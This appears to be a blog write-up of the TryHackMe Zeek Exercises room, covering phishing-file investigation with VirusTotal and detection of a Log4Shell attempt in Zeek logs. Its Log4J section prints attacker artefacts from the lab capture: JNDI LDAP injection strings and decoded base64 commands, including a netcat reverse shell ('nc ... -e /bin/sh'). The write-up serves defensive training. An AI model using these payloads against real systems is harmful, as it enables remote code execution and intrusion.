
Answer: VBA

Investigate the extracted malicious .exe file. What is the given file name in Virustotal?


Head back to the terminal and leave VirusTotal open. Since we know the field to look at from the previous question, let’s use zeek-cut and grep to get hash for the exe file. The command being `cat files.log | zeek-cut mime_type md5 | grep "exe"` , press enter to run the command.

```
ubuntu@ip-10-10-10-153:~/Desktop/Exercise-Files/phishing$ cat files.log | zeek-cut mime_type md5 | grep "exe"
application/x-dosexec  cc28e40b46237ab6d5282199ef78c464
```

Highlight the hash, right-click on the highlighted hash, then click Copy on the drop-down menu.




Back at VirusTotal highlight the hash at the top of the page, and press the delete key to remove it from the search field.



Use the keyboard shortcut ctrl + v to paste the new hash into the search field, then press enter to search it.



Once the DETECTION tab loads, you can see this is malicious. At the top is a box that has some general information about the file. Inside this box, under the hash, you will see the name of the file, and thus the answer to the question. Highlight copy (ctrl + c) and paste (ctrl + v) or type, the answer into the TryHackMe answer field, then click submit.



Answer: PleaseWaitWindow.exe

Investigate the malicious .exe file in VirusTotal. What is the contacted domain name? Enter your answer in defanged format.

Go back to VirusTotal, you already have the exe file hash searched in VirusTotal so we just need to do a little looking for the answer to this question. Once back on VirusTotal, click the RELATIONS tab.



The first section is Contacted Domains, there is one that has a detection. You don't need the full domain for the answer, just every after dunlop.. You can type the answer in and defange it yourself or use the command `echo hopto.org | sed -e 's/\./[.]g'`, and press enter to run. Highlight copy (ctrl + c) and paste (ctrl + v) from the VM or type, the answer into the TryHackMe answer field, then click submit.



Answer:hopto[.]org



Head back to your terminal in the VM, use the command `cat http.log | grep "exe"` , you will see the name of the malicious file. Type the answer into the TryHackMe answer field, then click submit.

```
ubuntu@ip-10-10-20-69:~/Desktop/Exercise-Files/phishing$ cat http.log | grep "exe"
1561667898.911759      CT6pBY3lugHiH7l1t9      10.6.27.102      49162      107.180.50.162      80      1      G
ET      smart-fax.com      /[REDACTED]      Answer      1.1      Mozilla/4.0 (compatible; MSIE 7.0; Windows N
T 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E)      -      0      2437120 200      OK      -      -      (emp
ty)      -      -      -      -      F0ghls3WpIjKpvXaEl      -      application/
x-dosexec
```

Answer: knr.exe

Task 4 Log4J

An alert triggered: “Log4J Exploitation Attempt”.

The case was assigned to you. Inspect the PCAP and retrieve the artefacts to confirm this alert is a true positive.

Answer the questions below

First we need to move from the phishing directory to the log4j directory. Use the command `cd ..` , to back out of the current directory. Then using the command `cd log4j/` , to move forward into the log4j directory. Finally, use the command `ls` to list the content of the current directory.

```
ubuntu@ip-10-10-20-69:~/Desktop/Exercise-Files/phishing$ cd ..
ubuntu@ip-10-10-20-69:~/Desktop/Exercise-Files$ cd log4j/
ubuntu@ip-10-10-20-69:~/Desktop/Exercise-Files/log4j$ ls
clear-logs.sh  detection-log4j.zeek  log4shell.pcapng
```

Investigate the **log4shell.pcapng** file with **detection-log4j.zeek** script. Investigate the **signature.log** file. What is the number of signature hits?

Start by using the command `zeek -C -r log4shell.pcapng detection-log4j.zeek` , press enter to run. Then use the command `ls` to see the contents of the current directory.

```
ubuntu@ip-10-10-18-240:~/Desktop/Exercise-Files/log4j$ zeek -C -r log4shell.pcapng detection-log4j.zeek
ubuntu@ip-10-10-18-240:~/Desktop/Exercise-Files/log4j$ ls
clear-logs.sh  detection-log4j.zeek  http.log  log4shell.pcapng  packet_filter.log  weird.log
conn.log      files.log            log4j.log  notice.log       signatures.log
```

Now let’s cat the signatures log file and pipe it through less to see if we can find the answer.

```
ubuntu@ip-10-10-18-240:~/Desktop/Exercise-Files/log4j$ cat signatures.log | less
```

Once less opens the signatures log file, press the right arrow key once.

If you count the number of Signatures here in the note field you will get your answer. But I will show you the command line way of finding it.

Press `q` to exit less.

Back in the terminal, we want to use the command `cat signatures.log | zeek-cut note | uniq -c`, press enter after you were done typing the command. After you have run the command you will have the answer in the output of the terminal, type it into the TryHackMe answer field, then click submit.

Answer: 3

Now let's cat the http log file and pipe it through less to see if we can find the answer.

Once less opens the http log file, press the right arrow key once.

As we look through the `user_agent` field we can see some interesting information, so the field we are looking for is `user_agent`. Time to use some `zeek-cut`, so press `q` to exit `less`



Post



id.resp_p	trans_depth	method	host	url	referrer	version	user_agent	origin	request_body_len	response_body_len
string	string	string	string	string	count	count	string	set[enum]	string	set[string]
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	400
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit08v7yq8W4I.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	400
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit5MMZvT8GXL.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit6Hc3BcVzI.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	\$(jndi:ldap://127.0.0.1:1389)	-	0	400
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	\$(jndi:ldap://127.0.0.1:1389)	-	0	400
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91

Knowing the field we want to look at let's run zeek-cut, sort, and uniq. The command being `cat http.log | zeek-cut user_agent | sort | uniq`, after you have finished typing out the command press enter. We use zeek-cut to "cut" that field out to look at, taking the results for zeek-cut we pipe it through sort. With sort, the results are sorted alphabetically, those results are then piped through uniq. Finally uniq will remove any dupilcates. After the command is finished running, look through the output you should be able to notice a famous network mapping program (wink wink). Once you find it, type the answer into the TryHackMe answer field, and click submit.

```
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut user_agent | sort | uniq
$(jndi:ldap://127.0.0.1:1389)
$(jndi:ldap://192.168.56.102:389/test)
$(jndi:ldap://192.168.56.102:389)
$(jndi:ldap://192.168.56.102)
Java/1.8.0_181
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
SecurityNik Testing
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$
```

Answer: Nmap

Investigate the **http.log** file. What is the extension of the exploit file?

Now let's cat the http log file and pipe it through less to see if we can find the answer.

```
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ cat http.log | less
```

Once less opens the http log file, press the right arrow key once.

```
#separator \x09
#set_separator
#empty_field (empty)
#unset_field
#path http
#open 2023-01-16-17-16-41
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p status_code status_msg info_code info_msg
version user_agent origin request_body_len response_body_len status_code status_msg info_code info_msg
tags username password proxied orig_fuids orig_filenames orig_mime_types resp_fuids resp_filenames resp_mime_types
#types time string addr port addr port count string string string string string count count count
string count string set[enum] string string set[string] vector[string] vector[string] vector[string] vector[s
string] vector[string]
1640023505.968608 C80n103Fh8xyodnJ9 172.17.0.1 60314 172.17.0.2 8080 1 GET 127.0.0.1:8080 / -
1.1 SecurityNik Testing - 0 91 400 (empty) - (empty) - - -
#qsbu3EpcKStV3f18 - text/json
1640023652.119439 CaNyh84u9TGLgxN6 172.17.0.1 60312 192.168.56.102 443 1 GET 192.168.56.102:443 /Exploit
Q8V7yq8W4I.class - 1.1 Java/1.8.0_181 - 1216 200 OK CVE_2021_44228::LOG4J_RCE
- - - - -
1640023652.008511 CVorH44hbvrhAs8yw5 172.17.0.1 60316 172.17.0.2 8080 1 GET 127.0.0.1:8080 / -
1.1 SecurityNik Testing - 0 13 200 (empty) - CVE_2021_44228::LOG4J_RCE - - -
- - - - -
1640025510.063581 FZlMgW294B3QEvS57h 172.17.0.1 60318 172.17.0.2 8080 1 GET 127.0.0.1:8080 / -
1.1 SecurityNik Testing - 0 435 400 (empty) - (empty) - - -
```

As we look through the user_agent field we can see some interesting information, so the field we are looking for is uri. Time to use some zeek-cut, so press `q` to exit less

id.resp_p	trans_depth	method	host	url	referrer	version	user_agent	origin	request_body_len	response_body_len
string	string	string	string	string	count	count	string	set[enum]	string	set[string]
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	400
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit08v7yq8W4I.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	400
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit5MMZvT8GXL.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
192.168.56.102	443	1	GET	192.168.56.102:443	/Exploit6Hc3BcVzI.class	-	-	1.1	Java/1.8.0_181	-
172.17.0.2	8080	1	GET	127.0.0.1:8080	/	1.1	SecurityNik Testing	-	0	200
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	\$(jndi:ldap://127.0.0.1:1389)	-	0	400
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	\$(jndi:ldap://127.0.0.1:1389)	-	0	400
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91
172.17.0.2	8080	1	GET	172.17.0.2:8080	/	1.1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	-	0	91

Knowing the field we want to look at let's run zeek-cut, sort, and uniq. The command being `cat http.log | zeek-cut uri | sort | uniq`, after you have finished typing out the command press enter. We use zeek-cut to "cut" that field out to look at, taking the results for zeek-cut we pipe it through sort. With sort, the results are sorted alphabetically, those results are then piped through uniq. Finally uniq will remove

answer. Once you find it, type the answer into the TryHackMe answer field, and click submit.

```
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut uri | sort | uniq
/
/Exploit6HHc3BcVzI
/ExploitQ8v7ygBW4i
/ExploitSMMZvT8GXL
/testing1
/testing123
testing1
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$
```

Answer: .class

Investigate the **log4j.log** file. Decode the base64 commands. What is the name of the created file?


Now let's cat the log4j log file and pipe it through less to see if we can find the answer. Once the log4j file opens in less, looking through the fields along with the field contents we can see some of the base64 we need to decode. Time to use some command line kung-fu to help slim down the results.

```
File Edit View Search Terminal Help
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path log4j
#open 2023-01-16-17-16-41
#fields ts uid http_url url stem target_host target_port method is_orig name value matched_name matched_
#value
#types time string string string string string string string bool string string bool bool
1640023652.000511 CVorH44hbvrhAS8yw5 / 192.168.56.102:389/BASIC/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= 192.168.56.102:3
89 192.168.56.102 389 GET T X-API-VERSION S{jndi:ldap://192.168.56.102:389/BASIC/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
F
1640025554.661073 CN0T2M28kcYL50tGHe / 192.168.56.102:389/BASIC/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG== 192.168.
56.102:389 192.168.56.102 389 GET T X-API-VERSION S{jndi:ldap://192.168.56.102:389/BASIC/Command/Base64/d2hpY2ggbmMgPiAvdG
1wL3B3bmVkcG==} F
1640026858.960398 CywB4s4nb41ZU7sDiHe / 192.168.56.102:389/BASIC/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpb19zaCAtdnZ2
Cg== 192.168.56.102:389 192.168.56.102 389 GET T X-API-VERSION S{jndi:ldap://192.168.56.102:389/BASIC/Command/Base64/bm
MgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpb19zaCAtdnZ2Cg==} F
1640027823.052068 Cr8hta3hk5AvSHV444 / 127.0.0.1:1389 127.0.0.1:1389 127.0.0.1 1389 GET T X-API-VERSION
1640027823.066566 Csw2ub20buuTdynFoh / 127.0.0.1:1389 127.0.0.1:1389 127.0.0.1 1389 GET T USER-AGENT
1640027823.072191 C3BoYc4tcerVp0kvJc / 127.0.0.1:1389 127.0.0.1:1389 127.0.0.1 1389 GET T COOKIE S{jndi:l
```

Time for the command line kung-fu, the command we want to run is `cat log4j.log | zeek-cut uri | sort -nr | uniq`, after you have done typing the command out press enter to run it. You will see three base64 codes in the output. Next we will be decoding them.

```
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ cat log4j.log | zeek-cut uri | sort -nr | uniq
192.168.56.102:389/test
192.168.56.102:389/BASIC/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
192.168.56.102:389/BASIC/Command/Base64/d2hpY2ggbmMgPiAvdG1wL3B3bmVkcG==
192.168.56.102:389/BASIC/Command/Base64/bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpb19zaCAtdnZ2Cg==
192.168.56.102:389
192.168.56.102
127.0.0.1:1389
```

To decode all three the take the same steps to reach. First step is to highlight the base64 code, then right-click on it. On the drop-down menu click copy.



Then type `echo` into the terminal, using the paste shortcut for linux terminal, `ctrl + shift + v`, paste the base64 code into the terminal. Then pipe it to `base64 -d`, this command will take a base64 code and decode it. So the command is `echo {base64 code} | base64 -d`, press enter to run the code.

```
ubuntu@ip-10-10-248-14:~/Desktop/Exercise-Files/log4j$ echo dG91Y2ggL3RtcC9wd25lZAo= | base64 -d
touch /tmp/
ubuntu@ip-10-10-248-14:~/Desktop/Exercise-Files/log4j$
```




end of the first line. Touch is used to create, and with the name on the end this says that this is the name of the file. Once you have found it, type the answer into the TryHackMe answer field, and click submit.

```
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ echo dG91Y2ggL3RtcC9wd25lZAo= | base64 -d
touch /tmp/
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ echo d2hpY2ggbnMgPlAvdG1wL3B3bmVhCg== | base64 -d
which nc > /tmp/
ubuntu@ip-10-10-85-12:~/Desktop/Exercise-Files/log4j$ echo bmMgMTkyLjE2OC41Ni4xMDIgaG00AgLMUgLTJpb19zaCAtdnZ2Cg== | base64 -d
nc 192.168.56.102 80 -e /bin/sh -vvv
```

Answer: pwned

Task 5 Conclusion

Congratulations! You just finished the Zeek exercises.

If you like this content, make sure you visit the following rooms later on THM;

- [Snort](#)
- [Snort Challenges 1](#)
- [Snort Challenges 2](#)
- [Wireshark](#)
- [NetworkMiner](#)

Note that there are challenge rooms available for the discussed content. Use the search option to find them! Happy hacking!

🎉🎉🎉 CONGRATS!!! You have completed the Zeek Exercises Room!!! 🎉🎉🎉

[Zeek-Exercises](#)

[TryHackMe](#), [Zeek](#), [SOC](#) [Level](#) [One](#) [Path](#)

This post is licensed under [CC BY 4.0](#) by the author.

Share:

Further Reading

[Jan 9, 2023](#)

[TryHackMe Zeek — Task 1 Introduction, Task 2 Network Security Monitoring and Zeek, & Task 3 Zeek Logs](#)

[Task 1 Introduction Introduction to hands-on network monitoring and threat detection wi...](#)

[Jan 10, 2023](#)

[TryHackMe Zeek — Task 4 CLI Kung-Fu Recall: Processing Zeek Logs, Task 5 Zeek Signatures, & Task 6 Zeek Scripts | Fundamentals](#)

[If you haven't done task 1, 2, & 3 yet, here is the link to my write-up of it: Task 1...](#)

[Jan 11, 2023](#)

[TryHackMe Zeek — Task 7 Zeek Scripts | Scripts and Signatures, Task 8 Zeek Scripts | Frameworks, Task 9 Zeek Scripts | Packages, & Task 10 Conclusion](#)

[If you haven't done task 4, 5, & 6 yet, here is the link to my write-up of it: Task 4 C...](#)

≡

Post

Q

OLDER

TryHackMe Zeek Exercises — Task 1 Introduction & Task 2 Anomalous DNS

NEWER

TryHackMe Brim — Task 1 Introduction, Task 2 What is Brim?, & Task 3 The Basics

